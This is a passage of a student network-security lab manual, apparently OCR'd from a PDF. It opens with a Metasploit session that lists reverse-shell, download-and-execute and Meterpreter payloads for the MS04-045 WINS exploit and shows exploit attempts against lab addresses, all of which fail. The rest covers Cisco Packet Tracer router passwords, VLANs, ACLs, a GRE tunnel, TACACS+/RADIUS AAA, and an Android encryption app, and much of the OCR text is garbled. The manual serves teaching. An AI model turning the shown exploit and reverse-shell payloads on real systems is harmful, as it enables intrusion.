     Windows 2003 SP1 English (NO NX)
     Windows 2003 SP1 English (NX)
     Windows 2003 SP1 Japanese (NO NX)
     Windows 2003 SP2 English (NO NX)
```

Step 3. Select a particular exploit and see corresponding payloads

```
Metasploit Pro Console
  File Edit Vew Help
  0.00 0 0 0 W
       use exploit/windows/wins/ms04_045_wins
 sf exploit(me04 045 wins) > show payloads
                                                                Disclosure Date Rank
                                                                                               Description
                                                                                      normal Custom Payload
   generic/custom
   generic/debug_trap
                                                                                      normal Generic x86 Debug Trap
   generic/shell_bind_top
                                                                                     normal Generic Command Shell, Bind TCP Inline
normal Generic Command Shell, Reverse TCP Inline
   generic/shell_reverse_tcp
generic/tight_loop
                                                                                     normal Reflective DLL Injection, Bind TCP Stager (IPv6)
normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind ipv6 tcp
   windows/dllinject/bind_nonx_tcp
                                                                                      normal Reflective DLL Injection, Bind TCP Stager
                                                                                     normal Perlective DLL Injection, Neverse STTP Stager
normal Reflective DLL Injection, Neverse HTTP Stager (IPv6)
normal Perlective DLL Injection, Neverse TCP Stager (IPv6)
   windows/dllinject/reverse_http
   windows/dllinject/reverse_ipv6_http
windows/dllinject/reverse_ipv6_tcp
    windows/dllinject/reverse_nonx_top
   windows/dllinject/reverse_ord_top
windows/dllinject/reverse_top
                                                                                      normal Peflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports
                                                                                      normal Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns
   windows/dms_txt_query_exec
                                                                                      normal INS TIT Record Payload Download and Execution
   windows/download exec
                                                                                      normal Windows Executable Download (http,https,ftp) and Execute
   windows/loadlibrary
                                                                                      normal Windows LoadLibrary Path
                                                                                      normal Windows MessageBox
   windows/messagebox
                                                                                      normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
                                                                                      normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX cormal Windows Meterpreter (Reflective Injection), Bind TCP Stager
   windows/meterpreter/bind_nonx_top
   windows/meterpreter/bind top
```

#### Step 4. Select the payload required and see for the options to be given while exploiting

```
msi exploit(ms04_045_wins) > set PAYLOAD windows/vncinject/reverse_tcp_dns
PAYLOAD => windows/vncinject/reverse tcp dns
msf exploit (ms04 045 wins) > show options
Module options (exploit/windows/wins/ms04_045_wins):
   Name Current Setting Required Description
   RHOST
                                                   The target address
                                     yes
   RPORT 42
                                     yes
                                                   The target port
Payload options (windows/vncinject/reverse tcp dns):
                 Current Setting Required Description
   Name
   AUTOVNC true yes Automatically launch VNC viewer if present EXITFUNC process yes Exit technique: seh, thread, process, none LHOST yes The DNS hostname to connect back to LPORT 4444 yes The listen port VNCHOST 127.0.0.1 yes The local host to use for the VNC proxy VNCPORT 5900 yes The local port to use for the VNC proxy
Exploit target:
    Id Name
   O Windows 2000 English
msf exploit(ms04 045 wins) >
```

#### Step 5. Exploit and see the options for checking

```
msf exploit(ms04_045_wins) > set LHOST 10.107.3.43

LHOST => 10.107.3.43

msf exploit(ms04_045_wins) > set LPORT 4444

LPORT => 4444

msf exploit(ms04_045_wins) > set RHOST 10.107.3.19

RHOST => 10.107.3.19

msf exploit(ms04_045_wins) > exploit

[-] Handler failed to bind to 10.107.3.43;4444

[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.107.3.19;4444).

msf exploit(ms04_045_wins) > exploit

[-] Handler failed to bind to 10.107.3.43;4444

[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.107.3.19;4444).

msf exploit(ms04_045_wins) > set LHOST 10.107.3.19;4444]

[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.107.3.19;4444).

msf exploit(ms04_045_wins) > exploit

[-] Handler failed to bind to 10.107.3.43;4144

[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.107.3.19;4444).

msf exploit(ms04_045_wins) > exploit

[-] Handler failed to bind to 10.107.3.49; show options

Module options (exploit/windows/wins/ms04_045_wins):

Name Current Setting Required Description

Name Current Setting Required Description

AUTOWNC true yes Automatically launch VNC viewer if present


EXITFUNC process yes Exit technique: seh, thread, process, none

LHOST 10.107.3.43 yes The BNS hostname to connect back to

LFORT 4444 yes The listen port

VNCHOST 127.0.0.1 yes The local host to use for the VNC proxy

VNCFORT S900 yes The local port to use for the VNC proxy
```



**Title:** Exploring Router and VLAN security, setting up access lists using CiscoPacket tracer (student edition)

Description: To explore router security, the routers can be configured by setting passwords and user authentication.

Router>en

Router#config t

Enter configuration commands, one per line. End with CNTL/Z.

Router(config)#hostname R1

R1(config)#enable password cisco

R1(config)#enable secret student

R1(config)#service password-encryption

R1(config)#username mita privilege 15 password 0 cisco

# **Setting up VLANs**

1. Configure two VLANs on each switch, VLAN 10 and VLAN 20.

S1(config)#vlan 10

S1(config-vlan)#vlan 20

S2(config)#vlan 10

S2(config-vlan)#vlan 20

S3(config)#vlan 10

S3(config-vlan)#vlan 20

2. Use the show vlan and show vlan brief command to verify your VLANs. Notice that all interfaces are in VLAN 1 by default

S1#sh vlan

S1#sh vlan brief

# 3. Configuring VLAN Interfaces

S1(config)#interface vlan 10

S1(config-if)#ip address 10.10.10.1 255.255.255.0

S1(config-if)#interface vlan 20

S1(config-if)#ip address 20.20.20.1 255.255.255.0

# **Configuring and Verifying Trunk Links**

S1#config t

S1(config)#interface fa0/15

S1 (config-if)#switchport trunk encapsulation dot1q

S1 (config-if)#switchport mode trunk

S1 (config-if)#interface fa0/16

S1 (config-if)#switchport trunk encapsulation dot1q

S1 (config-if)#switchport mode trunk

S1 (config-if)#interface fa0/17

S1 (config-if)#switchport trunk encapsulation dot1q

S1 (config-if)#switchport mode trunk

S1 (config-f)#interface fa0/18

S1 (config-if)#switchport trunk encapsulation dot1q

S1 (config-if)#switchport mode trunk

# Setting up Access control lists using Cisco packet tracer

- Access control lists (ACLs) can be used for two purposes on Cisco devices: to filter traffic, and to identify traffic.
- Access lists are a set of rules, organized in a rule table. Each rule or line in an access-list provides a condition, either permit or deny:

# Router(config)#access-list 10 deny 172.16.10.0 0.0.0.255

 This tells the router to match the first three octets exactly but that the fourthoctet can be anything:



Assume there is a webserver on the 172.16.x.x network with an IP address of 172.16.10.10. In order to block network 172.18.0.0 from accessing anything on the 172.16.0.0 network, EXCEPT for the HTTP port on the web server, we wouldcreate the following access-list on Router B:

Router(config)# access-list 101 permit tcp 172.18.0.0 0.0.255.255 host 172.16.10.10 eq 80

Router(config)# access-list 101 deny ip 172.18.0.0 0.0.255.255 172.16.0.0 0.0.255.255

Router(config)# access-list 101 permit ip any any

The first line allows the 172.18.x.x network access only to port 80 on the web server.

The second line blocks 172.18.x.x from accessing anything else on the 172.16.x.x network.

The third line allows 172.18.x.x access to anything else.

To apply this access list, we would configure the following on Router B:


Router(config)# int e0

Router(config-if)# ip access-group 101 in

Title: Exploring VPN security using Cisco Packet tracer(student edition)

Description: Creation of a VPN tunnel between two routers for safe communication.

Refer to the diagram shown. Set up this topology using packet tracer. Then refer to the step-by-step guidelines on configuration



Total networks taken here are 4.

network 192.168.1.0/24network 192.168.2.0/24 network 1.0.0.0/8 network 2.0.0.0/8

# STEP 1: Configuring the routers and PCs with IP addresses.CONFIGURATION

# **OF ROUTER R1:**

Router>enable

Router#config t

Router(config)#host r1

r1(config)#int fa0/0

r1(config-if)#ip add 192.168.1.1 255.255.255.0

r1(config-if)#no shut

r1(config-if)#exit

r1(config)#int fa0/1

r1(config-if)#ip address 1.0.0.1 255.0.0.0

r1(config-if)#no shut

#### **CONFIGURATION OF ROUTER R2:**

Router>enable

Router#config t

Router(config)#host r2

r2(config)#int fa0/0

r2(config-if)#ip add 1.0.0.2 255.0.0.0

r2(config-if)#no shut

r2(config-if)#exit

r2(config)#int fa0/1

r2(config-if)#ip add 2.0.0.1 255.0.0.0


r2(config-if)#no shut

# **CONFIGURATION OF ROUTER R3:**

Router>enable

Router#config t

Router(config)#host r3



r3(config-if)#ip add 2.0.0.2 255.0.0.0 r3(config-if)#no shut r3(config-if)#exit r3(config)#int fa0/1 r3(config-if)#ip add 192.168.2.1 255.255.255.0 r3(config-if)#no shut

## STEP 2: Configuring default routing on the routers DEFAULT

### **ROUTING CONFIGURATION ON ROUTER R1:**

r1>enable
r1#config t
Enter configuration commands, one per line. End with CNTL/Z.
r1(config)#ip route 0.0.0.0 0.0.0.0 1.0.0.2
r1(config)#

### **DEFAULT ROUTING CONFIGURATION ON ROUTER R3:**

r3>enable r3#config t Enter configuration commands, one per line. End with CNTL/Z. r3(config)#ip route 0.0.0.0 0.0.0.0 2.0.0.1 r3(config)#

## STEP 3: Pinging the routers to check connectivityFirst

### router r1

r1#ping 2.0.0.2

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 2.0.0.2, timeout is 2 seconds:
!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 26/28/33 ms

## Now we go to router r3 and test network by pinging router r1 interface.

r3#ping 1.0.0.1

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 1.0.0.1, timeout is 2 seconds:

!!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 25/28/32 ms

### STEP 4: CREATING A VPN TUNNEL between R1 and R3:

### FIRST CREATE A VPN TUNNEL ON ROUTER R3:

r1#config t

r1(config)#interface tunnel

10

r1(config-if)#ip address 172.16.1.1 255.255.0.0

r1(config-if)#tunnel source fa0/1

r1(config-if)#tunnel destination

2.0.0.2r1(config-if)#no shut

#### **NOW CREATE A VPN TUNNEL ON ROUTER R3:**

r3#config t

r3(config)#interface tunnel

100


r3(config-if)#ip address 172.16.1.2 255.255.0.0

r3(config-if)#tunnel source fa0/0

r3(config-if)#tunnel destination

1.0.0.1r3(config-if)#no shut

### STEP 5: CHECK communication between the two routers:



!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 30/32/36 ms r1#

r3#ping 172.16.1.1

Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:

!!!!!

Success rate is 100 percent (5/5), round-trip min/avg/max = 33/45/83 ms

## STEP 6: Now Do routing for created VPN Tunnel on Both Router R1 and R3:

r1(config)#ip route 192.168.2.0 255.255.255.0 172.16.1.2

r3(config)#ip route 192.168.1.0 255.255.255.0 172.16.1.1

### **STEP 7: TEST VPN TUNNEL CONFIGURATION:**

r1#show interfaces Tunnel 10

Tunnel10 is up, line protocol is up

(connected)Hardware is Tunnel

Internet address is 172.16.1.1/16
MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,

reliability 255/255, txload 1/255, rxload 1/255

Encapsulation TUNNEL, loopback not set

Keepalive not set	
Reepanve not set	
	42

Tunnel source 1.0.0.1 (FastEthernet0/1), destination

2.0.0.2Tunnel protocol/transport GRE/IP

Key disabled, sequencing disabled

Checksumming of packets disabled

Tunnel TTL 255

Fast tunneling enabled

Tunnel transport MTU 1476 bytes

Tunnel transmit bandwidth 8000

(kbps)Tunnel receive bandwidth 8000

(kbps)

Last input never, output never, output hang

neverLast clearing of "show interface" counters

never

Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 1

Queueing strategy: fifo

Output queue: 0/0 (size/max)

5 minute input rate 32 bits/sec, 0 packets/sec

5 minute output rate 32 bits/sec, 0 packets/sec	
52 packets input, 3508 bytes, 0 no buffer	
	44

Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
0 input packets with dribble condition detected
52 packets output, 3424 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 unknown protocol drops
0 output buffer failures, 0 output buffers swapped out

### STEP 8: TEST VPN TUNNEL CREATION AT ROUTER r3

r3#show interface Tunnel 100 Tunnel 100 is up, line protocol is up (connected)Hardware is Tunnel Internet address is 172.16.1.2/16 MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec, reliability 255/255, txload 1/255, rxload 1/255 Encapsulation TUNNEL, loopback not set Keepalive not set Tunnel source 2.0.0.2 (FastEthernet0/0), destination 1.0.0.1Tunnel protocol/transport GRE/IP Key disabled, sequencing disabled Checksumming of packets disabled Tunnel TTL 255 Fast tunneling enabled Tunnel transport MTU 1476 bytes Tunnel transmit bandwidth 8000 (kbps)Tunnel receive bandwidth 8000 (kbps) Last input never, output never, output hang neverLast clearing of "show interface" counters

Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 1

never

Queueing strategy: fifo

Output queue: 0/0 (size/max) 5 minute input rate 32 bits/sec, 0 packets/sec 5 minute output rate 32 bits/sec, 0 packets/sec 52 packets input, 3424 bytes, 0 no buffer
Received 0 broadcasts, 0 runts, 0 giants, 0 throttles
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
0 input packets with dribble condition detected
53 packets output, 3536 bytes, 0 underruns
0 output errors, 0 collisions, 0 interface resets
0 unknown protocol drops

#### **STEP 9: TRACING VPN PATH**

If you want to check what path vpn tunnel is using just go to any of the PCs and then ping another PC located in a different network. Then trace the pathusing tracert.

Its result will show the path followed by VPN Tunnel created by you.

### PC>ipconfig

FastEthernet0 Connection:(default port)

Link-local IPv6 Address.....: FE80::2E0:8FFF:FE0B:AEB2

IP Address .....: 192.168.2.2

Subnet Mask.....: 255.255.255.0

Default Gateway .....: 192.168.2.1

## PC>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:

Reply from 192.168.1.2: bytes=32 time=61ms TTL=126

Reply from 192.168.1.2: bytes=32 time=55ms TTL=126

Reply from 192.168.1.2: bytes=32 time=55ms TTL=126

Reply from 192.168.1.2: bytes=32 time=57ms TTL=126

Ping statistics for 192.168.1.2:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 55ms, Maximum = 61ms, Average = 57ms

PC>tracert 192.168.1.2

Tracing route to 192.168.1.2 over a maximum of 30

hops:1 3 ms 0 ms 18 ms 192.168.2.1

2 35 ms 30 ms 30 ms 172.16.1.1

3 65 ms 59 ms 60 ms 192.168.1.2

Trace

complete.

PC>

## **Practical No: 9**

Title: Exploring Authentication and access control using RADIUS, TACACS and TACACS+

### **Description:**

To provide a centralized management system for the authentication, authorization and accounting (AAA framework), Access Control Server (ACS) is used. For the communication between the client and the ACS server, two protocols are used namely TACACS+ and RADIUS.

#### TACACS+

Terminal Access Controller Access Control System (TACACS+) is Cisco proprietary protocol which is used for the communication of the Cisco client and Cisco ACS server. It uses TCP port number 49 which makes it reliable.

### RADIUS -

Remote Access Dial In User Service (RADIUS) is an open standard protocol used for the communication between any vendor AAA client and ACS server. If one of the client or server is from any other vendor (other than Cisco) then we have to use RADIUS. It uses port number 1812 for authentication and authorization and 1813 for accounting.

#### Similarities –

The process is start by Network Access Device (NAD – client of TACACS+ or RADIUS). NAD contacts the TACACS+ or RADIUS server and transmit the request for authentication (username and password) to the server. First, NAD obtain username prompt and transmit the username to the server and then again the server is contact by NAD to obtain password prompt and then the password is send to the server.

The server replies with access-accept message if the credentials are valid otherwise send an access-reject message to the client. Further authorization and accounting is

different in both protocols as authentication and authorization is combined in RADIUS.

### Differences -

TACACS+

Cisco proprietary protocol open standard protocol

It uses TCP as transmission protocol It uses UDP as transmission protocol

It uses TCP port number 49. It uses UDP port number 1812 for authentication and authorization

and 1813 for accounting.

**RADIUS** 

Auth, Authorization and Accounting

is separated in TACACS+. Authentication and Authorization

isCombined in RADIUS

All the AAA packets are encrypted. Only the password are encryptedpreferably used for ACS. used when ISE is used

It provides more granular control

No external authorization

commands supported.

TACACS+ offers multiprotocol support No multiprotocol

support.Used for device administration. used for network access

Advantages (TACACS+ over RADIUS) -

As TACACS+ uses TCP therefore more reliable than RADIUS.

TACACS+ provides more control over the authorization of commands while in RADIUS, no external authorization of commands is supported.

All the AAA packets are encrypted in TACACS+ while only the passwords are encrypted in RADIUS i.e more secure.

Advantage (RADIUS over TACACS+) -

As it is open standard therefore RADIUS can be used with other vendors device while because TACACS+ is Cisco proprietary, it can be used with Cisco devices only. It has more extensive accounting support than TACACS+.


οf

### **How to Configure AAA (TACACS+) on Packet Tracer for User Authentication**

AAA functionality in Cisco switch can be used as a centralized solution to secure and control user access to switches. Cisco switches are capable of implementing AAA functionality with either TACACS+ protocol (Cisco proprietary) or RADIUS protocol. To use AAA you need to enable it and then connect it to an AAA service hosted in a server.

The following are the three generic steps:

- 1. Enable AAA
- 2. Define AAA authentication protocol
- 3. Define AAA server host IP and set secret key which will be shared between the switch and the AAA server.
- 4. Assign the authentication in the VTY line so that when users try to Telnet/SSH to the switch, they are challenged for a username and password. packet tracer setup with AAA and Cisco switch



### **Authentication configuration**

Switch(config)# aaa new-model

Switch(config)# username cisco password cisco

Note: this is a username and password setup on the switch's local database. You need to configure username and password on the AAA as well, which can be different than the local username and password.

Switch(config)# enable password mycisco

Switch(config)# aaa authentication login myauth group tacacs+ local

Note: when TACACS server becomes unreachable, you use switch's local database for authentication.

Switch(config)# tacacs-server host 10.1.1.10 key mykey

Note: the key string \_mykey' will be used to encrypt the session the key \_mykey' should only be known to the server and the switch.

Switch(config)# interface Vlan1


Switch(config-if)# ip address 10.1.1.20 255.0.0.0

Switch(config-if)# exit

Switch(config)# line vty 0 4

Switch(config-line)# login authentication myauth

On the packet tracer, you need to add a generic server to the switch and set the IPto 10.1.1.10. Next click on the server icon and click on service and then click on AAA tab. Make sure service state is selected as \_on' as shown below screenshot.



AAA server configuration on Packet Tracer

Under the network section, type the client name, which will be the name of your switch? Next set the client IP. Here your switch is the client to the AAA server. The IP of VLAN1 is the client IP. Finally, select the server type as tacacs and clickon add button.

In the user setup section, type a username and password and click on add. Remember that when you telnet or SSH to the switch, use this username and password, which will be verified by the AAA server.

# **Authorization configuration**

This configuration will define what you can do once you get onto the switch after a successful authentication. When you configure authorization in cisco switch, it always queries the AAA server (RADIUS or TACACS+ server)

Switch(config)# aaa authorization exec default group tacacs+

Note: the above command will determine whether a user is allowed to EXEC mode. If you need to configure command level, network level or any other level of authorization, you need to replace the \_exec' by the appropriated command.

After defining the authorization, you need to apply the authorization to a line so that the users get authorized to specific task by the AAA sever every time they logon to the switch using that specific line. But the packet tracer 7 does not have any option to apply authorization to a specific line. So, you can use the following command to allow the switch to use AAA authorization for all lines.

Switch(config)#aaa authorization exec default group tacacs+ local

Packet tracer 7 allows to debug authentication process. To enable type the following command on EXEC mode

Switch# debug aaa authentication

## **Practical No: 10**

**Title:** Install and use a security app on an Android mobile (e.g. Droidcrypt)

### **Description:**

DroidCrypt - an intelligent and application-oriented file encryption tool.

If you are looking for a file en- and decryption solution for your Android smartphone, so check out our new app! Encrypt or decrypt your files and directories. Furthermore, DroidCrypt allows you to view your encrypted files with your usual applications. If you mean password typing has served its time, just switch to our orientation-based alternative.

### Key features:

- \* Recursive, fast and efficient en-/decryption of entire folders or individual files using AES
- \* En-/Decryption of files on internal/external SD
- \* Encrypts images / photos, videos, music, PDFs, documents or any content
- \* Viewing contents of encrypted files as usual through standard apps, while DroidCrypt mediate between viewer app and encrypted file the file remains encrypted afterwards, if desired
- \* Receiving multiple tasks via external file manager or other applications such as Gallery by "Sent-to"
- \* Resistance against data recovery tools by wipe of unencrypted files
- \* Identification of relevant encrypted files based on chosen password, so anyparent folders can be selected
- \* Encryption in combination to a compression (optional) in order to save yourmemory
- \* Automated securing that encrypted and not encrypted data are never present atonce (and vice versa)
- \* Orientation-based generation of a path as an additional alternative to passwords

<sup>\*</sup> Detailed visualization of encryption and decryption results

- \* Comprehensive and effective data analysis, especially for detecting nonencrypted files
- \* Best possible faile-safe encryption and decryption of files: your files are safe even in the case of Android OS crash during the en-/decryption process
- \* Minimum requirements regarding Android permissions:
- \*\*\* Full version: Access to the SD card and permission to check the Android Market License
- \*\*\* Trial version: Access to the SD card and Internet access for inclusion of advertising contents
- \* Available languages: English, German
- \* Documentation
- \* And much more.

### Instruction for installing Droid Crypt (Trial) app apk on Android devices

Step 1: Download Droid Crypt (Trial) app apk on this page, save it to easy-to-find location.

Step 2: Make sure that third-party applications are allowed on your device. Go to Menu > Settings > Security and check Unknown Sources to allow your device to install applications from sources other than the Google Play Store.

Step 2: Open Downloads on your device by going to My Files or Files, tap the APK file you downloaded (de.atm.android.security.encryption.free-v1.2.30.apk), tap Install when prompted, this app will be installed on your device.

Note: Detailed steps may be varies with device. This apk file can also be installed on other devices like Windows, PC, Mac, Blackberry, ... Feel free to contact us if you have any questions.

#### **App Permissions**

Droid Crypt (Trial) app apk 1.2.30 apk requires following permissions:

- Allows an application to write to external storage.
- Allows applications to open network sockets.
- Allows applications to access information about networks.
- Allows an application to read from external storage.